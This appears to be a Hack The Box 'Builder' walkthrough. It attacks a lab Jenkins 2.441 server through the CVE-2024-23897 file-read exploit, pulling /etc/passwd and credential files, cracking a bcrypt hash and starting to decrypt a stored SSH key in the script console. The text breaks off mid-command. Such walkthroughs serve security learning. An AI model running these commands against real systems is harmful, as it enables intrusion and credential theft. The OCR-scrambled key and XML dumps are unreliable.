


# Builder

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.10

Lets try pinging it

```
ping 10.10.11.10 -c 5

PING 10.10.11.10 (10.10.11.10) 56(84) bytes of data.
64 bytes from 10.10.11.10: icmp_seq=1 ttl=63 time=77.1 ms
64 bytes from 10.10.11.10: icmp_seq=2 ttl=63 time=76.4 ms
64 bytes from 10.10.11.10: icmp_seq=3 ttl=63 time=114 ms
64 bytes from 10.10.11.10: icmp_seq=4 ttl=63 time=76.4 ms
64 bytes from 10.10.11.10: icmp_seq=5 ttl=63 time=76.9 ms

--- 10.10.11.10 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4005ms
rtt min/avg/max/mdev = 76.354/84.160/114.013/14.929 ms
```

Alright, lets do some port scanning

# Port Scanning

## All Port Scan

```
rustscan -a 10.10.11.10 --ulimit 5000
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±2 (5.196s)
rustscan -a 10.10.11.10 --ulimit 5000
the nmapish way port scanner.

-----
: http://discord.skerritt.blog      :
: https://github.com/RustScan/RustScan :

0day was here ❤

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.10:22
Open 10.10.11.10:8080
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-28 18:23 IST
Initiating Ping Scan at 18:23
Scanning 10.10.11.10 [2 ports]
Completed Ping Scan at 18:23, 0.08s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:23
Completed Parallel DNS resolution of 1 host. at 18:23, 0.05s elapsed
DNS resolution of 1 IPs took 0.05s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 18:23
Scanning 10.10.11.10 [2 ports]
Discovered open port 22/tcp on 10.10.11.10
Discovered open port 8080/tcp on 10.10.11.10
Completed Connect Scan at 18:23, 0.17s elapsed (2 total ports)
Nmap scan report for 10.10.11.10
Host is up, received conn-refused (0.092s latency).
Scanned at 2024-10-28 18:23:20 IST for 0s

PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack
8080/tcp  open  http-proxy  syn-ack

Read data files from: /usr/bin/.../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

### ⓘ Open Ports

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
8080/tcp	open	http-proxy	syn-ack

Lets try an aggressive scan on these

## Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.10.11.10 -o aggressiveScan.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±4 (14.176s)
nmap -sC -sV -A -T5 -n -Pn -p 22,8080 10.10.11.10 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-28 18:25 IST
Nmap scan report for 10.10.11.10
Host is up (0.095s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp  open  http    Jetty 10.0.18
|_http-title: Dashboard [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
|_Methods supported:CONNECT
|_http-server-header: Jetty(10.0.18)
| http-robots.txt: 1 disallowed entry
|_/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.14 seconds
```

### ⓘ Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open  ssh  OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
8080/tcp open  http Jetty 10.0.18
| http-title: Dashboard [Jenkins]
| http-open-proxy: Potentially OPEN proxy.
| Methods supported:CONNECT
| http-server-header: Jetty(10.0.18)
| http-robots.txt: 1 disallowed entry
| /
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel
```

Alright lets do some directory fuzzing here too

# Directory Fuzzing

```
feroxbuster -u http://10.10.11.10:8080 -w
/usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
~/Documents/Notes/Hands-on-Hacking/HackTheBox/Builder git:(main) 1: (3m 6.25s)
feroxbuster -u http://10.10.11.10:8080 -w /usr/share/wordlists/dirb/common.txt -t 200 -r

[+] HTTP methods [GET]
[+] Follow Redirects true
[+] Recursion Depth 4

[+] Press [ENTER] to use the Scan Management Menu™

404    GET    211    375W      -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200    GET    91     129W      13257c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/connection/connection-min.js
200    GET    309L    708W      6515c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/container/assets/container.css
200    GET    23L     455W      14240c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/animation/animation-min.js
200    GET    111     26W       363c http://10.10.11.10:8080/adjuncts/0886e4a7/lib/form/link/link.js
200    GET    7L      151W      5035c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/menu/assets/skins/sam/menu.css
200    GET    7L      206W      4556c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/cookie/cookie-min.js
200    GET    7L      156W      4644c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/container/assets/skins/sam/container.css
200    GET    1L      9W        445c http://10.10.11.10:8080/opensearch.xml
200    GET    486L    1603W      12964c http://10.10.11.10:8080/static/0886e4a7/scripts/sortable.js
200    GET    9L      94W      2220c http://10.10.11.10:8080/login
200    GET    6L      13W       170c http://10.10.11.10:8080/adjuncts/0886e4a7/jenkins/views/JenkinsHeader/search-box.js
200    GET    8L      130W      7120c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/yahoo/yahoo-min.js
200    GET    15L     39W       377c http://10.10.11.10:8080/adjuncts/0886e4a7/hudson/model/view/screen-resolution.js
200    GET    10L     19W       208c http://10.10.11.10:8080/adjuncts/0886e4a7/lib/hudson/widget-refresh.js
200    GET    77L     238W      2886c http://10.10.11.10:8080/adjuncts/0886e4a7/org/kohsuke/stapler/bind.js
200    GET    1L      36W       670c http://10.10.11.10:8080/widget/BuildQueueWidget/ajax
200    GET    636L    1962W      25044c http://10.10.11.10:8080/theme-dark/theme.css
200    GET    9L      218W      16083c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/dom/dom-min.js
200    GET    12L     423W      31414c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/button/button-min.js
200    GET    28L     67W       614c http://10.10.11.10:8080/adjuncts/0886e4a7/lib/layout/task/task.js
200    GET    283L    1889W      29819c http://10.10.11.10:8080/static/0886e4a7/images/svg/Logo.svg
200    GET    3L      11W       351c http://10.10.11.10:8080/rssAll
200    GET    12L     217W      32597c http://10.10.11.10:8080/static/0886e4a7/scripts/yui/autocomplete/autocomplete-min.js
200    GET    153L    2155W      36584c http://10.10.11.10:8080/view/all/builds
200    GET    3L      11W       354c http://10.10.11.10:8080/rssFailed
200    GET    2797L    9209W      80736c http://10.10.11.10:8080/static/0886e4a7/scripts/hudson-behavior.js
403    GET    16L     26W      -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200    GET    6L      5270W      45846c http://10.10.11.10:8080/static/0886e4a7/mask-icon.svg
908    GET    463     792W      92997c http://10.10.11.10:8080/adjuncts/0886e4a7/adjuncts/yui/container/nonContainer-min.js
```

So i found like 500 directories i saved em all in directories.txt u can check em out if u like

```
[#####] - 3m    83663/83663  0s      found:549    errors:70453
[#####] - 2m    4614/4614   33/s    http://10.10.11.10:8080/
[#####] - 2m    4614/4614   33/s    http://10.10.11.10:8080/adjuncts/0886e4a7/lib/
[#####] - 2m    4614/4614   31/s    http://10.10.11.10:8080/adjuncts/0886e4a7/hudson/
[#####] - 3m    4614/4614   28/s    http://10.10.11.10:8080/widget/BuildQueueWidget/
[#####] - 3m    4614/4614   28/s    http://10.10.11.10:8080/widget/ExecutorsWidget/
[#####] - 3m    4614/4614   30/s    http://10.10.11.10:8080/adjuncts/0886e4a7/io/
[#####] - 3m    4614/4614   31/s    http://10.10.11.10:8080/adjuncts/0886e4a7/jenkins/
[#####] - 3m    4614/4614   30/s    http://10.10.11.10:8080/view/all/
[#####] - 2m    4614/4614   32/s    http://10.10.11.10:8080/adjuncts/0886e4a7/org/
[#####] - 3m    4614/4614   30/s    http://10.10.11.10:8080/about/
[#####] - 3m    4614/4614   27/s    http://10.10.11.10:8080/api/
[#####] - 3m    4614/4614   27/s    http://10.10.11.10:8080/asynchPeople/
[#####] - 3m    4614/4614   28/s    http://10.10.11.10:8080/static/0886e4a7/
[#####] - 3m    4614/4614   27/s    http://10.10.11.10:8080/queue/api/
[#####] - 3m    4614/4614   26/s    http://10.10.11.10:8080/credentials/
[#####] - 3m    4614/4614   27/s    http://10.10.11.10:8080/overallLoad/api/
[#####] - 3m    4614/4614   28/s    http://10.10.11.10:8080/static/0886e4a7/api/
[#####] - 3m    4614/4614   28/s    http://10.10.11.10:8080/view/all/api/
```

Lets see this application now

# Web Application

Default page

The screenshot shows the Jenkins dashboard. At the top right is a search bar with placeholder text "Search (CTRL+K)" and a "log in" button. Below the header, there's a breadcrumb trail "Dashboard >". On the left, there are several links: "People", "Build History", and "Credentials". Under "Build History", it says "Log in now to view or create jobs." and "Log in to Jenkins" with a right-pointing arrow. A "Build Queue" section indicates "No builds in the queue.". A "Build Executor Status" section shows "1 Idle" and "2 Idle". At the bottom right, there are links for "REST API" and "Jenkins 2.441".

So we see the version in the bottom right lets find a exploit for this

## Gaining Access

Found this exploit : <https://www.exploit-db.com/exploits/51993>

# Jenkins 2.441 - Local File Inclusion

Author:	Type:	Platform:	Date:
MATISSE BECKANDT	WEBAPPS	JAVA	2024-04-15

Exploit: ↴ / {}

Vulnerable App:

Lets run it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±1 (2.72s)
vim exploit.py

~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±5 (0.192s)
python3 exploit.py -h
usage: exploit.py [-h] -u URL [-p PATH]

Local File Inclusion exploit for CVE-2024-23897

options:
-h, --help            show this help message and exit
-u URL, --url URL    The url of the vulnerable Jenkins service. Ex: http://helloworld.com/
-p PATH, --path PATH   The absolute path of the file to download
```

Lets fill in the url and the path to test this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±5 (1.676s)
python3 exploit.py --url http://10.10.11.10:8080 --path /etc/passwd

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
root:x:0:0:root:/root:/bin/bash
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
jenkins:x:1000:1000::/var/jenkins_home:/bin/bash
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin sync
```

And it works

So I did a bit of research to find directories that would be helpful to get root instantly

First is the root's encrypted SSH key

```
python3 exploit.py --url http://10.10.11.10:8080 --path
/var/jenkins_home/credentials.xml
```

Lets save this for later use as this is encrypted now

	File: enc-root.key
1	A0AAAABAAwLrfCrXz9baWliertCivCyztaYvYeDkPrn5oEEYd0j5frzLuo4ocgh61hjEudZtkPiX6buY1j4YKVFziwyFa1wH/X5XHjUb8UYkf/xSuDh85tIpWvwk7k11FTYw001/i5M0Tw3b10NzIAv14kLK Dgsq4NUASSRBT4Z7v41BVZqdWDcihmedmndqsiGUOfUfubePU9a4+QeD2uJUHAWpPlduIxAsFd77evLh98/INI80/A+rLX6enT8K40cD3NBf/4dL6B0Q/NSQu15xTmEB13NqpwNttJl1q9so0zFVOC4mhQ1g 1YrTPDtpPrgfsgJGNKtIzpJpBPMPr+j45m5nOpD/LW69+AvEyrzvLkV1NW7N0uSqd/C91XGKtgSLwdEAlcal9zZG9nPa42efqccbd12dK7P4EQBjL9rJgge16P04e4tcmotFQXu/gzh0B Rko9tu7maqljwlpLxayCdxGx0uk/LnleFkgD0EDmna701y2Qb1nQhQmKtsLs+L+FlLq1Gy1PD+30w15fU5nhnqzcfWVJQAz02fpkvRwpew2k6d0S0lJpnJsrWvCuX/hBtbvtohauPdw62s4e3jkFkJu-1/j4hblCaKy j1fDltW/HxgZwK2G+A+o7QdOb1mVgRcrCw1y0uW5tUeyTfRbxj1tYi94+0t8xn7w11H0+3r1xa5e4cfUr0yJReE9m/+d6nigktDf01jQgkH0PNCfpcgw9KuhytLe41xksAfJ/M04vlgYf0f0L40 3u2WtWk1+cv2PUUmXedQa2Q2KXvcyQ19AbqXmxCOVWkNpaw1Qa4QWNKPen8g/zY7Tf1FA9kpLyaJzfsl6rlk4CFla9xR7L4pSqv8jY0deuQ8x2f+Ai1j6AM07K8z636lwVQZp+8/T1GPD0HWWzvBzR29QZPcqB0d qUpQqmRMz2c3wN3vCmxzAeBqggQ0Q2j6jqLqpuuzD27L9RE0Fybs1/uM3L17nD090NmBrNp2y0Am0Bx0c9e90r0c-Tx2k0JLEPIJSCB0m0kMr5H4Exu0s9vCtsb/Gd3xmrx+R/CfxJ3U6yjzcmaH8Ni0lW 5x1Sw0L04UwaxgsLd1ByXb7Jz0gkOtaVsW0mt11zL0/lnkQnczJFucp7w7y9Rt0tR6m6y16jhjAkoYbWnq4ge0DUn/gmHfTjP12z9mA-7789g7cEytwjQlaknnrk0b0f8EdhrJrJ074a4n2Qfr1df7t8HN AATBno2zLcEhCivLcgvNur+ZhjEqdnS9405LhrRWANDV4z8btfxCw29Lj6/LtTs9wL2e2z0311seixlP8yFkamoxMPWRDxgn91v9ktcoPhmJ721cQAFWNSp1eB8Y700VbhcpxS2M3mRjt2uBe4Wx-Mj9rJLZS sf/21bxETbd4dhuw7QwNcVlwZPw7T6ix+jClnLm/o1M0fH0FaznYljJ6g6TUst6Jxu3t4YktgZ8t6rJxv9QvPoNx/mY2zHn5Ngcoc/T0611R2X2249+9L1tUSPpm+BvnHAQs3Pxz1786310+zIC20FtcT+*SAUS /VR9T3TnBMeF9s98KLtYjvgKtD6Rx+0-Ds1N1WKHLp8560sufbyTC3o/026SnjupMsawg0z3bJYcxzr1c9pnR3jcywPCGkjpuS03ZmEDtuU0Xtrh7eZzQqxEIlfq9aNbwpN8nVLPzAgQbNQJHPmS4 FSJXhvqHntWjeg0YgF7vCa0d0Qz2w5n3dComJye2xNfKnlbA/t3e15+hd0SE/p7rbvBvJlxJenB0y+26gChs79w0sY1gnd07Xlum2c16Y7w6mGoJ1+D+uB1j5S/Jcr8fH0p1Bz+2oJzr1fBZp pR1v3c05.00-0p-B7pk8A1ikDOWDX5WLx9X7c-16m6N9ytauEnHsFV93g0-9r-GmBwRbz00mt705364m76v2l119L9yQhwypFtx4HgLn1LQBqEGZL61h15V15p2AVNHCnka451/yLq+u/dCz1nYkfa gEN39ekTpkrQvC+P065451V1fle145C4PQxVza12A4qjNq7P6s/0D11x+kPqkCpknCnsj/vBzJKEH50uKhiyMEhd09K389p9y88B6gcr7z+2z7H5L1Kt1Lva+VaeN0S0t3z12mphy0k1z1CkRgF Jg8nWnLcat10cp+xTy+f1VjY1mHxUwRz+duApFyP1j618A4BuXkroHMgypdQju8rjJwhGEPT7CwQ4u2s6x0q7nRGuULN4qfl0qzC6ref7n3s3z18Xasx+jg6eU1w9zS1zYbH1S204j125B+Gzjbe70Y0Ax 13mNmVStYK0Xnaig2Rdn19s6gnvUtdLAgLs02pcLmjx19Cbs+ewgnq0nC18/Z1742+Y1+1u+ku304t2p6z-1676/RqQmgnQrgTq50sAEjBzdtf0v98h0NcWm/BS3376e018/r/oYrtt/InNwC010029a o5CduJn4at0on0CT1kLph0Twdc36eCxu5a00Ee029200aaLxt7f11d040Crcsao0zCxmK9v0uNp0NypZmQwsuVQledW0+01x2CExN516L6E5x3z/1ngneMhavT5ivp0fJbfNjgH1H8LD1/UCW0916p/6 K6J19+9SwFtlkqgwsbZDA/o/E9Pump50gMhT3V/701fR0/R/7r3rdCtmboLwQ1xdYsBL1bnC7097011f2P6+0M10u17TpcFg22d4ea6/vTfH8bFqmq0i1ghdE12Y17f0r+0e9+300XP27dmsaLj1bj2z5h CPaRs613b7M2zJqfGWZu2rcexUiXiug0M9/1WEcYRq6fcfZta-q5t94IPnyPtQmU7z9wZghoxUjWm2AenjkrDzIEhXrYlZxv4/0DQt0HfYfrunPwGzPj3H1OcxmJLQ25sgsTzTzFz47yJ/ZV61D Hdri95eCo+pkfd1jnba58s6RudjaFeUszH01vtXLRu167fTr/ymma5B6HeE1XHtWRYHShy9gonoF2PAAXYj0eB1jeBaU86heRidpavpLeQet10u0v48/t7mgxJrvFWh6Bw8AmJBrDf2EJnnqQcm8Mai ict6kh48438fb+Bx+E3yBYUN+LnbLs0xTRVFH/Nfpuaw+12v1Pw0nDfdxb9J1L6Fpaodms1ksTp2366bc0cn0Nxsu0dJ5+MVrReTfD1+ag+f+S2j/koh7tCj7pGaq2z110084P2X1tK2n9yDHygo9xYaE2k6p YSpVxxYLrogfZ9exupYievBpkQh01Qo155+eunzHkRxn3WQssFfmcYdHJLwTcBgrKChsFys4ouE71w8YQMsadcg/huWu8x78ar+3hShab10TctXtaaH8R15MmaKSM-

Moving on lets find the user's hash directory for that we need to know the name of the user's directory that contains its directory

For this lets search this directory

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main) (1.802s)
python3 exploit.py --url http://10.10.11.10:8080 --path /var/jenkins_home/users/users.xml

<?xml version='1.1' encoding='UTF-8'?>
    <string>jennifer_12108429903186576833</string>
<idToDirectoryNameMap class="concurrent-hash-map">
    <entry>
        <string>jennifer</string>
    <version>1</version>
</hudson.model.UserIdMapper>
</idToDirectoryNameMap>
<hudson.model.UserIdMapper>
    </entry>
```

Now lets see this directory and a file called config.xml in this

```
python3 exploit.py --url http://10.10.11.10:8080 --path
/var/jenkins_home/users/jennifer_12108429903186576833/config.xml
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main) (1.895s)
python3 exploit.py --url http://10.10.11.10:8080 --path /var/jenkins_home/users/jennifer_12108429903186576833/config.xml

</jenkins.model.ExperimentalFlags.UserExperimentalFlagsProperty>
</com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty>
<hudson.security.HudsonPrivateSecurityRealm_-Details>
    <insensitiveSearch>true</insensitiveSearch>
    <properties class="hudson.model.View$PropertyList"/>
<hudson.model.TimeZoneProperty>
    <hudson.model.AllView>
</hudson.security.HudsonPrivateSecurityRealm_-Details>
    <providerId>default</providerId>
    </roles>
</jenkins.security.LastGrantedAuthoritiesProperty>
<jenkins.model.ExperimentalFlags.UserExperimentalFlagsProperty>
    <hudson.model.PaneStatusProperties>
<?xml version='1.1' encoding='UTF-8'?>
    <fullName>jennifer</fullName>
    <seed>6841d1dc1de101d</seed>
    <id>jennifer</id>
    <version>10</version>
    <tokenStore>
        <filterExecutors>false</filterExecutors>
<io.jenkins.plugins.thememanager.ThemeUserProperty plugin="theme-manager@215.vc1ff18d67920"/>
    <passwordHash>#jbcrypt:$2a$10$UwR7BpEH.ccfpiIvtv6w/Xu8tS44S7oUpR2JYiobqxcDQJeN/L4l1a</passwordHash>
```

Lets save it

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main) (2.476s)
```

```
vim hash
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±1 (0.037s)
```

```
cat hash
```

	File: <b>hash</b>
1	\$2a\$10\$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a

Now lets find the hash type like this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)±2 (2.376s)
```

```
hashcat hash
```

```
hashcat (v6.2.6) starting in autodetect mode
```

```
nvmlDeviceGetFanSpeed(): Not Supported
```

```
CUDA API (CUDA 12.6)
```

```
=====
```

```
* Device #1: NVIDIA GeForce RTX 3050 Laptop GPU, 3601/3798 MB, 16MCU
```

```
OpenCL API (OpenCL 3.0 CUDA 12.6.65) - Platform #1 [NVIDIA Corporation]
```

```
=====
```

```
* Device #2: NVIDIA GeForce RTX 3050 Laptop GPU, skipped
```

```
The following 4 hash-modes match the structure of your input hash:
```

#	Name	Category
3200	bcrypt \$2*\$, Blowfish (Unix)	Operating System
25600	bcrypt(md5(\$pass)) / bcryptmd5	Forums, CMS, E-Commerce
25800	bcrypt(sha1(\$pass)) / bcryptsha1	Forums, CMS, E-Commerce
28400	bcrypt(sha512(\$pass)) / bcryptsha512	Forums, CMS, E-Commerce

```
Please specify the hash-mode with -m [hash-mode].
```

```
Started: Mon Oct 28 19:20:39 2024
```

```
Stopped: Mon Oct 28 19:20:41 2024
```

Lets run crack it now

```
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
```

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Builder git:(main)+2 (9.833s)
hashcat -a 0 -m 3200 hash /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 105 MB

Dictionary cache hit:
* Filename...: /usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace...: 14344384

$2a$10$UwR7BpEH.ccfpi1tv6w/XuBtS44S7oUpR2JYiobqxcDQJeN/L4l1a:princess
```

Got the user's creds but this is not SSH creds lets login in the jenkins site

#### ⚠ User's Jenkins Creds

Username : jennifer  
Password : princess

Lets login

The screenshot shows a Jenkins dashboard for the user 'jennifer'. The top navigation bar indicates the URL is [Not Secure http://10.10.11.10:8080/mng-my-views/view/all/](http://10.10.11.10:8080/mng-my-views/view/all/). The dashboard has a header with a Jenkins logo, a search bar, and a log out link for 'jennifer'. Below the header, there is a breadcrumb trail: Dashboard > jennifer > My Views > All >. The main content area includes:

- New Item**: A button to add a new item.
- People**: A section showing an empty folder, with a message: "This folder is empty".
- Build History**: A section with a "Create a job" button and a plus sign (+) to add a new job.
- Build Queue**: A section stating "No builds in the queue."
- Build Executor Status**: A section showing "1 Idle" and "2 Idle".

So there is this jenkins console at /script i also found from my research we can use to decrypt this root key

```
println(Jenkins.instance.pluginManager.plugins)

All the classes from all the plugins are visible. jenkins.*, jenkins.model.*, hudson.*, and hudson.model.* are pre-imported.
```

1

Run

The basic command here will be

```
println(hudson.util.Secret.decrypt("{KEY={}}"))
```

So the entire thing will look like

```
println(hudson.util.Secret.decrypt("
{AQAAABAAAAoWrfCrZx9baWliwrtCiwCyztaYVoYdkPrn5qEEYDqj5frZLuo4qcqH61hjEUDZtk
PiX6buY1J4YKYFziwyFA1wH/X5XHjUb8lUYkf/XSuDhR5tIpVWwkk7l1FTYwQQL/i5MOTTw3b1QN
zIAiV41KLKDgsq4WUAS5RBt40Z7v410VZgdVDDciihmdDmqdsiGUOfubePU9a4tQoED2uUHAWbPl
duIXaAfDs77evLh98/INI8o/A+rLX6ehT0K40cD3NBEF/4Adl6B0Q/NSWqui5xTmmEBi3NqpWWtt
Jl1q9so0zFV0C4mhQiGIYr8TPDbpdRfsgjGNKTzIpjPPmRr+j5ym5no0P/LVw09+AoEYvzrVKLN7
MWYDooUSqD+C9iXGxTgxSLWdIeCALzz9GHuN7a1tYIClFHT1WQpa42EfqfocoB12dkP74EQ8JL4Rrx
gjgEVeD4stcmU0FqXU/gezb/oh0Rko9tumajwLpQrLxbAycC6xg0uk/leKf1gkD0Emra07uiy2Q
BIihQbMKt5Ls+l+FLLqlcY4LPD+3Qwki5UFNHxQckFWWJQA0zfGvkRpyew2K60SoLjpnSrwUWCx/
hMGtvvoHApudWsGz4esi3kfkJ+I/j4MbLCakYjfDRLVtrHXgzWkZG/Ao+7qFdcQbimVgR0rnccwy
1dwU5wtUEeyTlFRbjxXtIwrYIx94+0thX8n74WI1H0/3rix6a4FcUR0yjRE9m//dGnigKtdFdIjq
KGkK0PNCFpcgw9KcafUyLe4lXksAjf/MU4v1yqbhX0Fl4Q3u2IWTKL+xv2FUUmXx0EzAQ2KtXvcy
QLA9BXmqC0VWKNPqw16AfQWKPen8g/zYT7TFA9kpYLAzjsf6Lrk4Cflaa9xR7l4pSgvBJY0euQ8x
2Xfh+AitJ6AM07K8o36iwQVZ8+p/I7IGPDQHHMZvobRBZ92QGPcq0BDqUpPQqmRMZc3wN63vCMxz
ABeqqqg9Q02J6jqlKUgpuzHD27L9RE0fYbsi/uM3ELI7Nd090DmrBNp2y0Am0Bx0c9e90r0oc+Tx2
K0JLEPIJSCBB0m0kMr5H4EXQsu9CvTSb/Gd3xmrk+rCFJx3UJ6yzjcmAHBNiOlWvSxSi7wZrQl40
WuxagsG10YbxHzjqgoKTa0VSv0mtiilt0/NS0rucozJFUCp7p8v73ywR6tTuR6kmyTGjhKqAKoyb
MWq4geDOM/6nMTJP1Z9mA+778Wgc7EYpwJQlmKnrk0bf08rEdhrrJoJ7a4No2FDridFt68HNqAAT
BnoZrlCzElhvCicvLgNur+ZhjEqDnsIW94bL5hRWANDv4YzBtFxCW29LJ6/LtTSw9LE2to3i1sex
iLP8y9FxamoWPWRDxgn9lv9ktcoMhma72icQAFFWNSpieB8Y7TQ0YBhcxpS2M3mRJtzUbe4Wx+Mj
rJLbZSsf/Z1bxETbd4dh4ub7QWNcVxLZWPvTGix+jClnn/oiMeFHOFazmYLjJG6pTUSTU6PJXu3t
4Yktg8Z6tk8ev9QVoPNq/XmZY2h5MgCoc/T0D6iRR2X249+9lTU5Ppm8BvnNHAQ31Pzx178G3I+
```

```
